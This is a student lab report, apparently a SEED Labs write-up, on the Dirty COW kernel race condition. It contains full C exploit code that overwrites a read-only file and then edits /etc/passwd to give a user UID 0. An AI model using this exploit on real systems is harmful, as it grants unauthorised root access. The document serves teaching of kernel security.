

Lab5:

Exercise 1: Modify /zzz




Zzz file has been changed.

Task1: Modify a Dummy File

Create a dummy file(zzz)

```
[10/05/2019 14:00] seed@ubuntu:~$ sudo cp /etc/passwd /zzz
[10/05/2019 14:00] seed@ubuntu:~$ sudo touch /zzz
[sudo] password for seed:
[10/05/2019 14:25] seed@ubuntu:~$ sudo chmod 644 /zzz
[10/05/2019 14:25] seed@ubuntu:~$ sudo gedit /zzz
[10/05/2019 14:26] seed@ubuntu:~$ cat /zzz
11112222223333
[10/05/2019 14:26] seed@ubuntu:~$ ls -l /zzz
-rw-r--r-- 1 root root 15 Oct  5 14:25 /zzz
[10/05/2019 14:26] seed@ubuntu:~$ echo 99999 > /zzz
bash: /zzz: Permission denied
[10/05/2019 14:26] seed@ubuntu:~$
```

Set up the memory mapping thread, the write thread and the madvise thread

```
void *map;
void *writeThread(void *arg);
void *madviseThread(void *arg);

int main(int argc, char *argv[])
{
  pthread_t pth1,pth2;
  struct stat st;
  int file_size;

  // Open the target file in the read-only mode.
  int f=open("/zzz", O_RDONLY);

  // Map the file to COW memory using MAP_PRIVATE.
  fstat(f, &st);
  file_size = st.st_size;
  map=mmap(NULL, file_size, PROT_READ, MAP_PRIVATE, f, 0);

  // Find the position of the target area
  char *position = strstr(map, "222222");

  // We have to do the attack using two threads.
  pthread_create(&pth1, NULL, madviseThread, (void  *)file_size);
  pthread_create(&pth2, NULL, writeThread, position);

  // Wait for the threads to finish.
  pthread_join(pth1, NULL);
  pthread_join(pth2, NULL);
  return 0;
}
```

```c
void *writeThread(void *arg)
{
  char *content= "******";
  off_t offset = (off_t) arg;

  int f=open("/proc/self/mem", O_RDWR);
  while(1) {
    // Move the file pointer to the corresponding position.
    lseek(f, offset, SEEK_SET);
    // Write to the memory.
    write(f, content, strlen(content));
  }
}

void *madviseThread(void *arg)
{
  int file_size = (int) arg;
  while(1){
      madvise(map, file_size, MADV_DONTNEED);
  }
}
```

```
[10/05/2019 14:26] seed@ubuntu:~$ gcc cow_attack.c -lpthread
[10/05/2019 15:00] seed@ubuntu:~$ a.out
```

```
[10/05/2019 15:01] seed@ubuntu:~$ cat /zzz
1111******3333
[10/05/2019 15:01] seed@ubuntu:~$
```

We run the two system calls in an infinite loop. And see the dummy file 222222 is changed to ******

Task2: Modify the Password File to Gain the root priviledge

Target: /etc/passwd


Create a test user named Charlie:

```
[10/05/2019 15:13] seed@ubuntu:~$ sudo adduser charlie
[sudo] password for seed:
Sorry, try again.
[sudo] password for seed:
Adding user `charlie' ...
Adding new group `charlie' (1003) ...
Adding new user `charlie' (1002) with group `charlie' ...
Creating home directory `/home/charlie' ...
Copying files from `/etc/skel' ...
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
Changing the user information for charlie
Enter the new value, or press ENTER for the default
        Full Name []:
        Room Number []:
        Work Phone []:
        Home Phone []:
        Other []:
Is the information correct? [Y/n]
[10/05/2019 15:14] seed@ubuntu:~$ cat /etc/passwd | grep charlie
charlie:x:1002:1003:,,,:/home/charlie:/bin/bash
[10/05/2019 15:14] seed@ubuntu:~$
```

Vised code:

```c
int main(int argc, char *argv[])
{
  pthread_t pth1,pth2;
  struct stat st;
  int file_size;

  // Open the target file in the read-only mode.
  int f=open("/etc/passwd", O_RDONLY);

  // Map the file to COW memory using MAP_PRIVATE.
  fstat(f, &st);
  file_size = st.st_size;
  map=mmap(NULL, file_size, PROT_READ, MAP_PRIVATE, f, 0);

  // Find the position of the target area
  char *position = strstr(map, "charlie:x:1002");

  // We have to do the attack using two threads.
  pthread_create(&pth1, NULL, madviseThread, (void  *)file_size);
  pthread_create(&pth2, NULL, writeThread, position);

  // Wait for the threads to finish.
  pthread_join(pth1, NULL);
  pthread_join(pth2, NULL);
  return 0;
}

void *writeThread(void *arg)
{
  char *content= "charlie:x:0000";
  off_t offset = (off_t) arg;

  int f=open("/proc/self/mem", O_RDWR);
  while(1) {
    // Move the file pointer to the corresponding position.
    lseek(f, offset, SEEK_SET);
    // Write to the memory.
    write(f, content, strlen(content));
  }
}
```

Result:




We successfully get the root account.